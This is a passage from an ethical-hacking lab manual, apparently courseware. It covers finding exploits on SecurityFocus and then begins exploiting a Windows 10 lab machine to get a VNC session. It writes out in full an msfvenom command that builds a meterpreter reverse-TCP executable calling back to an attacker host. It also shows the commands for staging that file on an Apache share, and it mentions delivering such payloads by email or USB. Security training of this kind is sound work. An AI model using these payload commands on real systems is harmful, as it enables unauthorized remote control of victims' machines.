Bugtraq ID:	109374
Class:	Unknown
CVE:	CVE-2019-9848 CVE-2019-9849
Remote:	Yes
Local:	No
Published:	Jul 26 2019 12:00AM
Updated:	Jul 26 2019 12:00AM
Credit:	Nils Emmerich of ERNW Research GmbH and Matei "Mal" Badanoiu
Vulnerable:	Ubuntu Ubuntu Linux 19.04 Ubuntu Ubuntu Linux 18.04 LTS Ubuntu Ubuntu Linux 16.04 LTS LibreOffice LibreOffice 6.2.1 LibreOffice LibreOffice 6.2 LibreOffice LibreOffice 6.1.6 LibreOffice LibreOffice 6.1.5 LibreOffice LibreOffice 6.1.4

Figure 1.3.8: Detailed information about the vulnerability

18. Now, navigate back to the **Vulnerabilities** search page. Here, search the vulnerability **CVE-2013-1627** by entering its CVE number in the **Search by CVE** field. After entering the CVE ID, click the **Submit** button or press **Enter**.

19. A result page appears, displaying the name of the searched vulnerability with its URL link, as shown in the screenshot.


SecurityFocus
https://www.securityfocus.co
90%
SecurityFocus™
About
Contact
Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation ›
Submit

Vulnerabilities (Page 1 of 1)

Vendor: Select Vendor
Title: Select Title
Version: Select Version

Search by CVE
CVE: CVE-2013-1627

Advantech Studio and Indusoft Web Studio 'NTWebServer.exe' Directory Traversal Vulnerability
2013-03-08
http://www.securityfocus.com/bid/56871


Vulnerabilities (Page 1 of 1)

Figure 1.3.9: Searched vulnerability

20. Click on the vulnerability URL. A detailed description of the searched vulnerability appears; click on the **exploit** tab to see the available exploit script.

21. You can further click the link to the python script that represents the exploit to view the exploit code and later use the same script to attempt an attack on the target system. This code can be used manually or can be placed into a tool.

You can similarly use other exploit sites such as **VulDB** (https://vuldb.com), **MITRE CVE** (https://cve.mitre.org), **Vulners** (https://vulners.com), and **CIRCL CVE Search** (https://cve.circl.lu) to find target system vulnerabilities.


Advantech Studio and Indusoft
https://v
90%
SecurityFocus™
Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation ›
info
discussion
exploit
solution
references
Privacy Statement
Copyright 2010, SecurityFocus

Advantech Studio and Indusoft Web Studio 'NTWebServer.exe' Directory Traversal

The following exploit is available:

- /data/vulnerabilities/exploits/56871.py

Figure 1.3.10: exploit tab

22. Close the web browser.
23. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database and SecurityFocus.
24. Close all open windows and document all the acquired information.

TASK 4

Exploit Client-Side Vulnerabilities and Establish a VNC Session

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 10 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.4.1: Parrot Security login page

At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.





Figure 1.4.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```


Figure 1.4.3: Running the programs as a root user

TASK 4.1

Create Exploit

7. In the **Parrot Terminal** window; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=<IP Address of Host Machine> LPORT=444 -o /root/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).



```
┌─[root@parrot]─[~]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86
-f exe LHOST=10.10.10.13 LPORT=444 -o /root/Desktop/Test.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/Test.exe
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.4.4: Generating malicious exe file

8. This will generate **Test.exe**, a malicious file, on **Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop** folder, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **/root/Desktop**.



Desktop
File Edit View Go Bookmarks Help
Back
Forward
100%
Places
/ root Desktop
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
README.license
Reconnaissance.-html
results.html
Test.exe


Figure 1.4.5: Malicious file successfully generated

TASK 4.2

Create Directory to Share Exploit

9. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:
   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
   - Copy the malicious file to the shared location by typing **cp /root/Desktop/Test.exe /var/www/html/share** and pressing **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.


Parrot Terminal
File Edit View Search Terminal Help
1
2
3
4


```
┌─[root@parrot]─[~]
└──╼ #mkdir /var/www/html/share
┌─[root@parrot]─[~]
└──╼ #chmod -R 755 /var/www/html/share
┌─[root@parrot]─[~]
└──╼ #chown -R www-data:www-data /var/www/html/share
┌─[root@parrot]─[~]
└──╼ #cp /root/Desktop/Test.exe /var/www/html/share
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.4.6: Sharing the malicious exe file

TASK 4.3

Launch Metasploit

10. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.



```
┌─[root@parrot]─[~]
└──╼ #service apache2 start
┌─[root@parrot]─[~]
└──╼ #
```

